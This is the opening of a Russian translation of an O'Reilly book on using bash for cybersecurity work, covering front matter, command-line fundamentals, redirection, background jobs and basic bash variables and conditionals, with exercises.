O'REILLY®

Bash и кибербезопасность

Атака, защита и анализ из командной строки Linux

Пол Тронкон
Карл Олбинг



Cybersecurity Ops with bash

Attack, Defend, and Analyze from the Command Line

Paul Troncone and Carl Albing

Beijing • Boston • Farnham • Sebastopol • Tokyo



Bash
и кибербезопасность

Атака, защита и анализ из командной строки Linux

Пол Тронкон
Карл Олбинг



Санкт-Петербург • Москва • Екатеринбург • Воронеж
Нижний Новгород • Ростов-на-Дону
Самара • Минск

2020

ББК 32.988.02-018-07
УДК 004.056.53
Т73

Тронкон Пол, Олбинг Карл

Т73 Bash и кибербезопасность: атака, защита и анализ из командной строки Linux. — СПб.: Питер, 2020. — 288 с.: ил. — (Серия «Для профессионалов»).

ISBN 978-5-4461-1514-3

Командная строка может стать идеальным инструментом для обеспечения кибербезопасности. Невероятная гибкость и абсолютная доступность превращают стандартный интерфейс командной строки (CLI) в фундаментальное решение, если у вас есть соответствующий опыт.

Авторы Пол Тронкон и Карл Олбинг рассказывают об инструментах и хитростях командной строки, помогающих собирать данные при упреждающей защите, анализировать логи и отслеживать состояние сетей. Пентестеры узнают, как проводить атаки, используя колоссальный функционал, встроенный практически в любую версию Linux.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.988.02-018-07
УДК 004.056.53

Оглавление

Часть II. Защитные операции с использованием bash

Часть III. Тестирование на проникновение

Эрин и Киере. Вы приносите радость каждую минуту моей жизни.

Пол

Синтии и нашим сыновьям Грегу, Эрику и Эндрю.

Карл

Введение

> В войне самое главное — быстрота: нельзя упускать возможности[1].
>
> *Сунь-цзы. Искусство войны*

В наше время о командной строке часто забывают. Новых специалистов по кибербезопасности манят инструменты с ярким графическим интерфейсом. Более опытные работники или не знают о возможностях командной строки, или недооценивают их. При этом командная строка предоставляет множество функций и должна быть в наборе инструментальных средств каждого специалиста. К примеру, кажущаяся простой команда `tail`, выводящая последние несколько строк конкретного файла, состоит более чем из 2000 строк кода на C. Похожий инструмент можно создать с использованием Python или другого языка программирования, но зачем, если доступ к этим возможностям можно получить, просто введя одно слово в командной строке?

Вдобавок ко всему, изучив принципы и методы применения командной строки для решения сложных задач, вы сможете лучше понять, как функционирует операционная система. Гуру кибербезопасности понимают не только то, как использовать инструменты, но и как они работают на фундаментальном уровне.

Прочитав эту книгу, вы научитесь грамотно использовать сложные команды Linux и оболочку bash, чтобы улучшить свои навыки, необходимые специалистам по безопасности. С этими навыками вы сможете быстро создавать и моделировать сложные функции с помощью лишь одной строки конвейерных команд.

Хотя изначально оболочка bash и команды, которые мы рассмотрим в книге, были созданы для семейства операционных систем Unix и Linux, теперь они стали универсальными и их можно применять и в Linux, и в Windows, и в macOS.

---

[1] Приведенная автором цитата звучит так: What is of the greatest importance in war is extraordinary speed: one cannot afford to neglect opportunity.

Для кого эта книга

Книга «Bash и кибербезопасность» предназначена для тех, кто желает научиться работать с командной строкой в контексте компьютерной безопасности. Наша цель — не заменить существующие инструменты скриптами для командной строки, а, скорее, научить вас эффективно использовать командную строку для улучшения существующего функционала.

На протяжении всей книги мы приводим примеры таких методов безопасности, как сбор данных, их анализ и тестирование на проникновение в систему. Цель этих примеров — продемонстрировать возможности командной строки и познакомить вас с некоторыми фундаментальными методами, используемыми в инструментах более высокого уровня.

Мы предполагаем, что вы уже знакомы с интерфейсом командной строки, знаете основы кибербезопасности, программирования и операционных систем Linux и Windows. Предварительное знание bash приветствуется, но не обязательно.

Эта книга не является введением в программирование, хотя в части I и освещены некоторые общие понятия.

Bash или bash

В книге мы придерживаемся такого правила: если предложение не начинается со слова bash и это слово не относится к программе Windows Git Bash, название оболочки bash пишем со строчной буквы *b*. Тем самым мы опираемся на руководство от Чета Реми (Chet Ramey), который в данный момент поддерживает это программное обеспечение. Чтобы больше узнать о bash, посетите сайт bash (http://bit.ly/2I0ZqzU). Чтобы получить информацию о различных релизах bash, посмотреть справочную документацию и примеры, зайдите на страницу http://bit.ly/2FCjMwi.

Надежность скриптов

Скрипты, приведенные в книге в качестве примеров, написаны с обучающей целью. Они могут быть недостаточно эффективными или надежными для применения на промышленном уровне. Будьте осторожны, если решите использовать их в реальной среде. Убедитесь, что следуете передовым методикам программирования, и перед размещением протестируйте скрипты.

Рабочая среда

Для развития навыков в области безопасности, работы с командной строкой и bash в конце каждой главы вас ждут вопросы и практические задания. Решения для некоторых заданий и дополнительные ресурсы можно найти на сайте https://www.rapidcyberops.com/.

Условные обозначения

В книге применяются следующие типографские обозначения.

Курсив

Обозначает новые термины и слова, на которых сделан акцент.

Рубленый шрифт


Им выделены URL, адреса электронной почты, названия элементов интерфейса.

`Моноширинный шрифт`


Обозначает программные элементы: названия команд переменных или функций, типы данных, операторы и ключевые слова. Им также выделены имена и расширения файлов, названия папок.



Этот элемент обозначает совет, подсказку или предложение.



Такой элемент обозначает примечание.



Данный элемент обозначает предупреждение.

Использование примеров кода

Эта книга призвана помочь вам в работе. Примеры кода из нее вы можете использовать в своих программах и документации. Если объем кода несущественный, связываться с нами для получения разрешения не нужно. Например, для написания программы, использующей несколько фрагментов кода из этой книги, разрешения не требуется. А вот для продажи или распространения компакт-диска с примерами из книг издательства O'Reilly нужно получить разрешение. Ответы на вопросы с использованием цитат из этой книги и примеров кода разрешения не требуют. Но для включения объемных примеров кода из этой книги в документацию по вашему программному продукту разрешение понадобится.

Мы приветствуем указание ссылки на источник, но не делаем это обязательным требованием. Такая ссылка обычно включает имя автора, название книги, название издательства и ISBN. Например: «*Тронкон П., Олбинг К.* Bash и кибербезопасность: атака, защита и анализ из командной строки Linux. — СПб.: Питер, 2019. 978-5-4461-1514-3».

Если вам покажется, что использование кода примеров выходит за рамки оговоренных выше условий и разрешений, свяжитесь с нами по адресу permissions@oreilly.com.

Благодарности

Мы хотели бы поблагодарить основных научных редакторов за их знания и помощь в уточнении информации, содержащейся в данной книге. Тони Ли (Tony Lee), главный технический директор Cylance Inc., — энтузиаст в области безопасности. Тони регулярно делится своими знаниями на LinkedIn (http://bit.ly/2HYCIIw) и SecuritySynapse (http://bit.ly/2FEwYka). Чет Реми (Chet Ramey), Senior Technology Architect на факультете информационных технологий Университета Кейс Вестерн Резерв (Case Western Reserve University) (http://bit.ly/2HZHaGW), в данный момент является специалистом по сопровождению ПО в bash.

Мы также благодарим Билла Купера (Bill Cooper), Джосайю Дикстра (Josiah Dykstra), Рика Мессиера (Ric Messier), Кэмерона Ньюхема (Cameron Newham), Сандру Скьяво (Sandra Schiavo) и Дж. П. Воссена (JP Vossen) за советы и критические замечания.

И наконец, мы хотели бы поблагодарить всю команду O'Reily, в частности Нан Барбер (Nan Barber), Джона Девинса (John Devins), Майка Лукидеса (Mike Loukides), Шерон Уилки (Sharon Wilkey), Эллен Траутмэн-Зейг (Ellen Troutman-Zaig), Кристину Эдвардс (Christina Edwards) и Вирджинию Уилсон (Virginia Wilson).

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

Часть I
Основы

Дайте мне шесть часов на то, чтобы срубить дерево, и первые четыре я буду точить топор.

Автор неизвестен

В части I мы начнем с азов работы с командной строкой, оболочкой bash и регулярными выражениями, а также рассмотрим фундаментальные принципы кибербезопасности.

1 Работа с командной строкой

Интерфейс командной строки компьютера предоставляет вам тесную связь с операционной системой (ОС). Командная строка содержит огромное количество функций, отточенных и отшлифованных за десятилетия использования. К сожалению, способность взаимодействовать с ОС с помощью командной строки стремительно утрачивается — все чаще применяют графические пользовательские интерфейсы (graphical user interfaces, GUI), которые за счет скорости и гибкости зачастую облегчают работу, но не дают возможности пользователю задействовать скрытые функции.

Умение эффективно работать с командной строкой — важнейший навык для специалистов по безопасности и администрированию. Он важен для работы со многими инструментами в этой сфере, такими как Metasploit, Nmap и Snort. Во время тестирования на возможность проникновения в систему при взаимодействии с целевой ОС вашим единственным вариантом может оказаться использование интерфейса командной строки, в особенности на ранних стадиях вторжения.

Чтобы создать прочный «фундамент», мы начнем с общей информации о командной строке и ее составляющих, а затем посмотрим, как ею можно воспользоваться для улучшения характеристик кибербезопасности.

Определение командной строки

В этой книге термином *«командная строка»* мы будем обозначать специальную программу, назначение которой — управление операционной системой с помощью текстовых команд, вводимых в окне приложения (интерфейсе командной строки) без применения графического пользовательского интерфейса (GUI) и встроенных вкладок. Интерфейс командной строки дает возможность написания скриптов (сценариев, script).

Чтобы эффективно использовать командную строку, вам нужно понимать особенности и варианты существующих команд, а также уметь с помощью языка сценариев упорядочить эти команды вместе.

В книге мы познакомим вас более чем с 40 командами, работающими как в ОС Linux, так и в Windows, а также с различными встроенными функциями и ключевыми словами оболочки. Большая часть команд появилась в среде Linux, но, как вы увидите далее, существует множество способов запустить их и на базе Windows.

Почему именно bash

Для создания скриптов мы выбрали оболочку bash и язык команд. Оболочка bash существует уже несколько десятилетий, доступна почти в каждой версии Linux и даже появилась в Windows. Таким образом, оболочка bash стала идеальным инструментом для операций по обеспечению безопасности, поскольку у нее межплатформенные методы и сценарии. Распространенность bash также дает определенное преимущество специалистам, тестирующим на устойчивость к атакам и вторжениям, поскольку во многих случаях им не нужно устанавливать в системе дополнительную инфраструктуру поддержки или интерпретатор.

Примеры использования командной строки

В книге часто приводятся примеры использования командной строки. Примеры однострочных команд будут выглядеть следующим образом:

```
ls -l
```

Если в примере с однострочной командой показывается также и результат, он будет выглядеть так:

```
$ ls -l

-rw-rw-r-- 1 dave dave  15 Jun 29 13:49 hashfilea.txt
-rwxrw-r-- 1 dave dave 627 Jun 29 13:50 hashsearch.sh
```

Обратите внимание: в примере с результатом присутствует символ `$`. Символ `$`, который вы видите в начале команды, не является частью этой команды, а показывает простой фрагмент командной строки оболочки. Это позволит вам различать команду (в том виде, в каком ее надо ввести) и ее результат в терминале. Пустая строка, отделяющая в примерах команду от результата, при реальном запуске команды появляться не будет. Опять-таки она нужна для разделения команды и ее результата.

Примеры команд в Windows, если на это нет особых указаний, запускаются с помощью Git Bash, а не из командной строки Windows.

Запуск Linux и bash в Windows

Оболочка bash и обсуждаемые нами команды практически во всех дистрибутивах Linux установлены по умолчанию, чего нельзя сказать о Windows. Но, к счастью, в Windows существует множество способов запуска Linux-команд и скриптов для bash. Здесь мы опишем четыре варианта: Git Bash, Cygwin, подсистему Windows для Linux (Windows Subsystem for Linux, WSL), командную строку Windows и инструмент написания скриптов.

Git Bash

Многие стандартные команды Linux и оболочку bash можно запустить в Windows, если установить Git, где есть порт bash. Благодаря тому что *Git Bash* популярен и способен выполнять как стандартные команды Linux и bash, так и многие команды самой Windows, это наиболее предпочтительный способ выполнения приведенных в книге примеров.

Git можно загрузить с сайта https://git-scm.com/. После того как Git будет загружен, для его запуска достаточно щелкнуть правой кнопкой мыши на Рабочем столе и выбрать в появившемся контекстном меню команду Git Bash Here (Установить Git Bash).

Cygwin


Cygwin — это полноценный эмулятор Linux, предоставляющий также возможность установить различные дополнения. Он похож на Git Bash тем, что, помимо стандартных команд Linux, позволяет запускать многие команды самой Windows. Cygwin можно загрузить с сайта https://www.cygwin.com/.

Подсистема Windows для Linux

В Windows 10, если в ней установлена *подсистема Windows для Linux* (WSL), предумотрен встроенный способ запуска Linux (а следовательно, и bash). Чтобы установить WSL, выполните следующие действия.

1. Щелкните на поисковой строке Windows 10.
2. Введите поисковый запрос Control Panel (Панель управления) и откройте одноименную панель.
3. Щелкните на строке Programs and Features (Программы и компоненты).
4. В левой части открывшегося окна щелкните на строке Turn Windows features on or off (Включение и выключение компонентов Windows).
5. Установите флажок Windows Subsystem for Linux (Подсистема Windows для Linux).
6. Перезагрузите систему.
7. После перезагрузки откройте Windows Store (Хранилище Windows) и введите поисковый запрос Linux. Вы увидите список доступных к установке приложений.
8. Найдите и установите Ubuntu.
9. После установки Ubuntu откройте командную строку Windows, введите `ubuntu` и нажмите клавишу Enter.

Заметьте, что при подобном использовании дистрибутива WSL Linux вы можете выполнять сценарии bash и подключать файловую систему Windows, но не можете, как в Git Bash и Cygwin, выполнять вызовы системных функций к командам самой Windows.



Установив WSL и зайдя в Windows Store, помимо Ubuntu, вы можете выбрать и другие версии Linux, например Kali.

Командная строка и инструмент создания скриптов Windows

Установив подсистему Windows для Linux, с помощью команды `bash -c` вы можете выполнять команды Linux и сценарии bash напрямую из командной строки и с использованием инструмента создания скриптов Windows.

Например, можно выполнить Linux-команду `pwd` из командной строки Windows по отношению к открытому в данный момент каталогу:

```
C:\Users\Paul\Desktop>bash -c "pwd"

/mnt/c/Users/Paul/Desktop
```

Если у вас в виде части WSL установлено несколько дистрибутивов Linux, при запуске команды вместо слова `bash` вы можете использовать название дистрибутива:

```
C:\Users\Paul\Desktop>ubuntu -c "pwd"
```

```
/mnt/c/Users/Paul/Desktop
```

Этим методом также можно воспользоваться для выполнения пакетов, установленных в вашем дистрибутиве Linux из WSL, если у него есть интерфейс командной строки, например пакета Nmap.

Это дополнение, кажущееся несущественным, предоставляет вам возможность с помощью командной строки Windows и инструментов создания сценариев использовать целый арсенал Linux-команд, пакетов и функций bash.

Основы работы с командной строкой

«Командная строка» — это общий термин, относящийся к средствам, передающим команды в интерактивную систему компьютера. Командная строка появилась с первыми операционными системами, и ею пользовались, пока не был создан GUI. В системах Linux это инструмент ввода в оболочку bash (или другую). Одна из базовых операций bash — исполнение команды, то есть запуск связанной с этой командой программы. Когда вы ввели несколько слов в командную строку, bash предполагает, что первое слово — это название программы, которую нужно запустить, а остальные слова — аргументы команды. Например, чтобы bash запустила команду под названием `mkdir` и передала ей два аргумента, `-p` и `/tmp/scratch/garble`, нужно ввести следующее:

```
mkdir -p /tmp/scratch/garble
```

По умолчанию опции программ обычно расположены в начале команды, после названия запускаемого ею приложения, и начинаются с дефиса (`-`). В нашем примере дефис установлен перед опцией `-p` (заметьте, между дефисом и буквой пробела быть не должно!). Эта конкретная команда (`mkdir`) дает указание создать каталог с названием `/tmp/scratch/garble`, где каталог `garble` вложен в каталог `/scratch`, который, в свою очередь, вложен в каталог `/tmp`. Опция `-p` обозначает определенное поведение, которое выбирает пользователь: в частности, отсутствие отчетов об ошибках и при необходимости создание (или попытку создания) любых промежуточных каталогов (так как если в команде указан только каталог `/tmp`, то `mkdir` сначала создаст каталог `/tmp/scratch`, а потом попытается создать `/tmp/scratch/garble`).

Команды, аргументы, встроенные функции и ключевые слова

Команды, которые вы можете запустить, определяют либо файлы, либо встроенные функции, либо ключевые слова.

Файлы — это исполняемые приложения, которые становятся результатом компиляции и теперь состоят из машинных команд. Примером подобного приложения служит программа `ls`. В большинстве файловых систем Linux этот файл находится в каталоге `/bin/ls`.

Другой тип файла — это *скрипт*. Это текстовый файл, который может прочесть человек. Скрипт пишется на одном из языков, поддерживаемых вашей системой, с помощью интерпретатора (программы) для этого языка. Примерами языков для написания скриптов могут служить bash, Python и Perl. В следующих главах мы создадим несколько скриптов (написанных на bash).

Встроенные функции — это часть оболочки. Они выглядят как исполняемые файлы, но в файловой системе нет файла, который загружается для исполнения того, что делают встроенные функции. Вместо этого работа выполняется внутри оболочки. Примером встроенной функции служит команда `pwd`. Применение таких функций позволит добиться результатов быстрее и с большей продуктивностью. Как пользователь, вы можете определять наиболее часто используемые функции оболочки как встроенные команды.

Существуют и другие слова, которые выглядят как команды, но на самом деле являются частью языка оболочки, например `if`. Это слово часто используется в качестве первого слова в командной строке, но это не команда. Это *ключевое слово*. Оно связано с синтаксисом, который может быть сложнее, чем обычный формат командной строки: *`команда -опции аргументы`*. Многие ключевые слова мы рассмотрим в следующей главе.

Вы можете использовать команду `type`, чтобы определить, чем является конкретное слово — ключевым словом, встроенной функцией, командой или ничем из перечисленного. Если добавить опцию `-t`, то можно свести результат к одному слову:

```
$ type -t if

keyword

$ type -t pwd

builtin

$ type -t ls

file
```

Можно использовать команду `compgen`, чтобы определить, какие команды, встроенные функции и ключевые слова вам доступны. Чтобы увидеть список команд, добавьте опцию `-c`, список встроенных функций — `-b`, перечень ключевых слов — `-k`:

```
$ compgen -k

if
then
else
elif
.
.
.
```

Если поначалу вы будете путаться в этих понятиях, не волнуйтесь. Не всегда нужно понимать разницу, но стоит знать о том, что использование встроенных функций и ключевых слов гораздо эффективнее, чем выполнение команд (исполняемых во внешних файлах), особенно если их зациклить и вызывать много раз подряд.

Стандартные ввод/вывод/ошибка

На жаргоне специалистов по операционным системам запущенная программа называется *процессом*. Каждый процесс в среде Unix/Linux/POSIX (и, следовательно, в Windows) обладает тремя различными файловыми дескрипторами. Дескрипторам присвоены следующие названия: *стандартный ввод* (сокращенно *stdin*), *стандартный вывод (stdout)* и *стандартная ошибка (stderr)*.

Как можно догадаться по названию, stdin — это ресурс ввода в программу по умолчанию. Обычно это символы, поступающие при вводе с клавиатуры. Когда ваш скрипт читает из stdin, он читает символы, набранные на клавиатуре, или (как вы вскоре увидите) его можно изменить таким образом, что он будет читать из файла. Stdout — это место, куда по умолчанию отправляется результат, выданный программой. По умолчанию результат появляется в окне, в котором запущены ваши оболочка или сценарий оболочки. Стандартная ошибка тоже может быть результатом, отправленным программой. Но в stderr пишутся (или должны писаться) сообщения об ошибках. Программист решает, отправить результат в stdout или stderr. Поэтому стоит писать сценарии аккуратно, чтобы они отправляли отчеты об ошибках в stderr, а не в stdout.

Перенаправление и конвейер

Одной из главнейших инноваций оболочки было то, что она предоставила нам механизм, с помощью которого можно было взять запущенную программу и поменять

место ввода и/или вывода, *не изменяя саму программу*. Если у вас есть программа под названием handywork, читающая ввод из stdin и записывающая результаты в stdout, вы легко можете это изменить:

```
handywork < data.in > results.out
```

Так, handywork запустится, но ее ввод будет поступать не с клавиатуры, а из файла под названием data.in (если такой файл существует и в нем есть информация в нужном формате). А результат будет отправляться не на экран, а в файл под названием results.out (если его не существует, он будет создан, а если существует — переписан). Эта техника называется *перенаправлением*, потому что мы перенаправляем ввод из другого места и вывод не на экран.

А что делать с stderr? Синтаксис в данном случае схож. При перенаправлении данных, выводимых программой, нужно различать stdout и stderr, и мы создаем это различие с помощью номеров файловых дескрипторов. Stdin — это файловый дескриптор 0, stdout — файловый дескриптор 1, а stderr — файловый дескриптор 2. Таким образом, мы можем перенаправить сообщения об ошибках:

```
handywork 2> err.msgs
```

Здесь мы перенаправляем только stderr, и любое сообщение об ошибке будет отправлено в файл, который мы назвали err.msgs.

Разумеется, мы можем выполнить все три действия одной строкой кода:

```
handywork < data.in > results.out 2> err.msgs
```

Иногда нужно, чтобы сообщения об ошибках были объединены с нормальными результатами (как это происходит по умолчанию, когда и то и другое выводится на экране). Это можно сделать так:

```
handywork < data.in > results.out 2>&1
```

Данное действие заставляет отправлять stderr (2) в то же место, что и файловый дескриптор 1 (&1). Отметьте, что, если не будет значка амперсанда (&), сообщения об ошибках будут просто отправляться в файл с названием 1. Такое сочетание stdout и stderr так распространено, что существует удобная сокращенная нотация:

```
handywork < data.in &> results.out
```

Если вы хотите отсеять стандартный вывод, можете перенаправить его в специальный файл под названием /dev/null:

```
handywork < data.in > /dev/null
```

Чтобы видеть результаты в командной строке и одновременно перенаправлять их в файл, используйте команду `tee`. Следующий пример выводит результаты выполнения команды `handywork` на экран и в то же время сохраняет их в файл `results.out`:

```
handywork < data.in | tee results.out
```

Используйте опцию `-a` команды `tee`, чтобы добавлять результаты в файл, а не переписывать его заново. Символ | известен как «*пайп*» (pipe). Указав его, можно использовать результаты одной команды в качестве исходных данных для другой. В данном примере результаты выполнения `handywork` передаются команде `tee` для дальнейшей обработки.

При перенаправлении результата с использованием символа `>` файл будет создан или обрезан (то есть из файла будет удалено содержимое). Если вы хотите заранее сохранить имеющееся содержимое данного файла, вам следует его *дополнить*, используя символ `>>`, как показано ниже:

```
handywork < data.in >> results.out
```

Таким образом, выполняется `handywork`, а затем любой результат из stdout добавляется в файл `results.out`, а не перезаписывается поверх существующего содержимого.

Следующая строка:

```
handywork < data.in &>> results.out
```

позволяет выполнить `handywork`, а затем добавить и stdout, и stderr в файл `results.out`, не перезаписывая поверх существующего содержимого.


Выполнение команд в фоновом режиме

На протяжении этой книги мы выйдем за рамки однострочных команд и начнем создавать сложные сценарии. Некоторые из них могут выполняться в течение довольно длительного времени, и вы, возможно, не захотите долго ждать. Вместо этого вы можете запустить любую команду или сценарий в фоновом режиме, используя оператор `&`. Скрипт будет выполняться дальше, но вы сможете продолжать использовать оболочку, давая другие команды и/или выполняя другие сценарии. Например, чтобы запустить `ping` в фоновом режиме и перенаправить стандартный вывод в файл, используйте эту команду:

```
ping 192.168.10.56 > ping.log &
```

Вы можете перенаправить стандартный вывод и/или стандартные ошибки в файл, отправив задание в фоновый режим, иначе задание продолжит выводиться на экран и будет прерывать другие ваши действия:

```
ping 192.168.10.56 &> ping.log &
```



Осторожно: не перепутайте символ & (для отправки задания в фоновый режим) и &> (для совместного перенаправления стандартного вывода и стандартных ошибок).

Для получения списка задач, которые сейчас выполняются в фоновом режиме, можно использовать команду `jobs`:

```
$ jobs

[1]+  Running                ping 192.168.10.56 > ping.log &
```

Введите команду `fg` и соответствующий номер задания, чтобы снова вывести задачу в приоритет из фонового режима:

```
$ fg 1

ping 192.168.10.56 > ping.log
```

Если ваша задача сейчас выполняется в приоритетном режиме, для приостановки процесса можно нажать сочетание клавиш Ctrl+Z. Для продолжения работы в фоновом режиме введите команду `bg`. После этого вы можете использовать команды `jobs` и `fg`, как описано ранее.

От командной строки до скрипта

Скрипт оболочки — это просто файл, содержащий команды, которые вы можете последовательно ввести в командную строку. Если ввести одну команду или более в файл, получится скрипт оболочки. Если вы, например, назовете этот файл `myscript`, его можно будет запустить, введя команду `bash myscript`. Кроме того, можете наделить его *полномочиями на выполнение* (например, `chmod 755 myscript`), а затем, чтобы управлять сценарием, вызывать его напрямую: `./myscript`. Следующая строка, сообщающая операционной системе, какой язык скриптов мы используем, часто становится первой строкой скрипта:

```
#!/bin/bash -
```

Конечно, в этой строке предполагается, что bash находится в каталоге `/bin`. Если вам потребуется сделать скрипт более мобильным, можно воспользоваться следующим подходом:

```
#!/usr/bin/env bash
```

Здесь, чтобы найти местонахождение bash, используется команда `env`. Этот способ считается стандартным методом решения проблемы мобильности. Однако в данном случае предполагается, что команду `env` можно найти в каталоге `/usr/bin`.

Выводы

Командная строка — это виртуальный аналог универсального инструмента. Если вам нужно завинтить шуруп в деревянный брусок, лучше всего взять для этого специальный инструмент, например ручную или электрическую отвертку. Но если вы заблудились в лесу и ваши ресурсы ограниченны, нет ничего лучше универсального инструмента. С ним вы можете завинтить шуруп, разрезать веревку и даже открыть бутылку. То же самое можно сказать и о командной строке: она ценна не уровнем выполнения одного конкретного задания, а своей гибкостью и доступностью.

В последние годы оболочка bash и команды Linux стали общедоступными. С помощью Git Bash или Cygwin вы с легкостью можете получить доступ к функционалу из Windows. Для получения большего количества функций можно установить подсистему Windows для Linux, которая даст вам возможность запускать полные версии операционных систем Linux и пользоваться их функциями напрямую из командной строки и с помощью инструмента PowerShell для создания скриптов Windows.

В следующей главе мы обсудим пользу скриптов, проявляющуюся благодаря возможности запускать команды повторно, принимать решения и зацикливать различные исходные данные.

Упражнения

1. Напишите команду, которая выполняет `ifconfig` и перенаправляет стандартный вывод в файл `ipaddress.txt`.
2. Напишите команду, которая выполняет `ifconfig`, перенаправляет стандартный вывод и дополняет им файл `ipaddress.txt`.
3. Напишите команду, которая копирует все файлы из каталога `/etc/a` в каталог `/etc/b` и перенаправляет стандартные ошибки в файл `copyerror.log`.

4. Напишите команду, которая создает список каталогов (`ls`), находящихся в корневом каталоге, и направляет вывод в команду `more`.
5. Напишите команду, которая исполняет `mytask.sh` и отправляет его в фоновый режим.
6. Основываясь на следующем списке заданий, напишите команду, которая выводит задание по пингу Amazon в приоритет:

```
[1]   Running                  ping www.google.com > /dev/null &
[2]-  Running                  ping www.amazon.com > /dev/null &
[3]+  Running                  ping www.oreilly.com > /dev/null &
```

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

2 Основы работы с bash

Bash — это больше чем просто интерфейс командной строки для запуска программ. Это сам по себе язык программирования. По умолчанию он запускает другие программы. Как мы уже говорили ранее, когда несколько слов введены в командную строку, bash предполагает, что первое слово — это имя программы, которую нужно запустить, а остальные слова — аргументы, которые нужно передать этой программе.

Но, как язык программирования bash, также имеет функции для поддержки ввода и вывода и управления структурами: `if`, `while`, `for`, `case` и др. Его основной тип данных — строки (например, имена файлов и пути), но он поддерживает и целые числа. Поскольку основное внимание уделяется сценариям и запуску программ, а не вычислениям, bash не поддерживает напрямую числа с плавающей точкой. Для этого можно использовать другие команды. Далее мы приводим краткий обзор отдельных функций, которые делают bash мощным языком программирования, особенно при написании сценариев.

Вывод

Как и любой другой язык программирования, bash имеет возможность выводить информацию на экран. Вывод можно успешно выполнить с помощью команды `echo`:

```
$ echo "Hello World"

Hello World
```

Вы также можете использовать встроенную команду `printf`, которая позволяет добавить дополнительное форматирование:

```
$ printf "Hello World\n"

Hello World
```

Вы уже видели в предыдущей главе, как перенаправить этот вывод в файлы, stderr либо другую команду. Больше этих команд и их опций мы рассмотрим далее.

Переменные

Переменные bash начинаются с буквенного символа или символа подчеркивания, за которым следуют алфавитно-цифровые символы. Они являются строковыми, если не указано иное. Чтобы присвоить значение переменной, вы пишете что-то вроде этого:

```
MYVAR=textforavalue
```

Чтобы извлечь значение этой переменной (например, вывести на экран с помощью команды `echo`), вы задаете `$` перед именем переменной:

```
echo $MYVAR
```

Если вы хотите присвоить переменной последовательность слов, то есть сохранить все пробелы, то заключите значение в кавычки, как показано ниже:

```
MYVAR='here is a longer set of words'
OTHRV="either double or single quotes will work"
```

Использование двойных кавычек позволит выполнять другие замены внутри строки. Например:

```
firstvar=beginning
secondvr="this is just the $firstvar"
echo $secondvr
```

В результате мы получаем на выходе такое значение переменной `firstvar`:

```
this is just the beginning
```

При извлечении значения переменной вы можете выполнить множество подстановок. Мы покажем эти подстановки так, как они будут использованы в последующих сценариях.



Помните, что при использовании двойных кавычек (") любые замены, начинающиеся с $, все равно выполняются, а если значение находится внутри одинарных кавычек ('), никаких замен не будет.

Вы также можете сохранить вывод, полученный командой оболочки, с помощью символов `$( )`, как показано ниже:

```
CMDOUT=$(pwd)
```

Здесь команда `pwd` выполняется в подоболочке, и вместо того, чтобы печатать результат в stdout, мы сохраняем вывод команды в переменной `CMDOUT`. Вы также можете передать вместе несколько команд внутри `$( )`.

Позиционные параметры. Обычно при использовании инструментов командной строки для передачи данных в команды применяются аргументы или параметры. Каждый параметр отделяется пробелом и доступен внутри bash с помощью специального набора идентификаторов. В скрипте bash доступ к первому параметру, переданному в скрипт, можно получить с помощью `$1`, ко второму — с `$2` и т. д. `$0` — это специальный параметр, который содержит имя скрипта, а `$#` возвращает общее количество параметров. Взгляните на скрипт в примере 2.1.

Пример 2.1. echoparams.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# echoparams.sh
#
# Описание:
# Демонстрация доступа к параметрам в bash
#
# Использование:
# ./echoparms.sh <param 1> <param 2> <param 3>
#

echo $#
echo $0
echo $1
echo $2
echo $3
```

Этот сценарий сначала выводит на экран количество параметров (`$#`), затем имя сценария (`$0`), а потом первые три параметра. Вот вывод:

```
$ ./echoparams.sh bash is fun

3
./echoparams.sh
bash
is
fun
```

Ввод

Пользовательский ввод можно получить в bash с помощью команды `read`. Она извлекает пользовательский ввод из stdin и сохраняет его в указанной переменной. Следующий скрипт читает пользовательский ввод в переменную `MYVAR` и затем выводит его на экран:


```
read MYVAR
echo "$MYVAR"
```

Вы уже видели, как перенаправить этот ввод из файлов. Далее в главе вы найдете гораздо больше информации о `read` и ее параметрах, а также об этом перенаправлении.

Условия

В bash предусмотрен богатый выбор условных конструкций. Многие условия начинаются с ключевого слова `if`. Любая команда или программа, вызываемая в bash, может выполнить вывод, но она также всегда возвращает значение, определяющее успешное или неудачное выполнение. В оболочке это значение можно найти в переменной `$?` сразу после запуска команды. Возвращаемое значение `0` считается *success* или *true*; любое ненулевое значение считается *error* или *false*. В простейшем виде в выражении `if` используются именно эти значения.

```
if cmd
then
    some cmds
else
    other cmds
fi
```



Использование 0 для true и ненулевого значения для false кардинально отличает bash от многих языков программирования (C++, Java, Python и др.). Но для bash это имеет смысл, потому что при неудачном выполнении программы нужно вернуть код ошибки (чтобы объяснить, как она вышла из строя), тогда как при успешном завершении кода ошибки не будет, то есть мы получим 0. Это отражает тот факт, что многие вызовы операционной системы возвращают 0, если все прошло успешно, или –1 (или другое ненулевое значение), если случилась ошибка. Но в bash есть исключение из этого правила для значений в двойных скобках (подробнее об этом — позже).

Например, следующий скрипт пытается изменить каталоги в /tmp. Если эта команда выполнена успешно (возвращает 0), тело инструкции if будет выполнено.

```
if cd /tmp
then
    echo "here is what is in /tmp:"
    ls -l
fi
```

Bash таким же образом может обрабатывать конвейер команд:

```
if ls | grep pdf
then
    echo "found one or more pdf files here"
else
    echo "no pdf files found"
fi
```

В случае конвейера при проверке на успех/неудачу именно последняя команда определяет, будет ли выбрана *true*-ветвь. Вот пример, где этот факт имеет значение:

```
ls | grep pdf | wc
```

Эта серия команд будет «истинной», даже если команда grep не найдет строку pdf. Так происходит потому, что команда wc будет успешно выполнена и выведет следующее:

```
0       0       0
```

Этот вывод показывает нулевые строки, нулевые слова и нулевые байты (символы), когда от команды grep нет вывода данных. Это успешный (и, следовательно, верный) результат для wc, а не ошибка или сбой. Получено столько строк, сколько было дано, даже если для подсчета было предоставлено ноль строк.

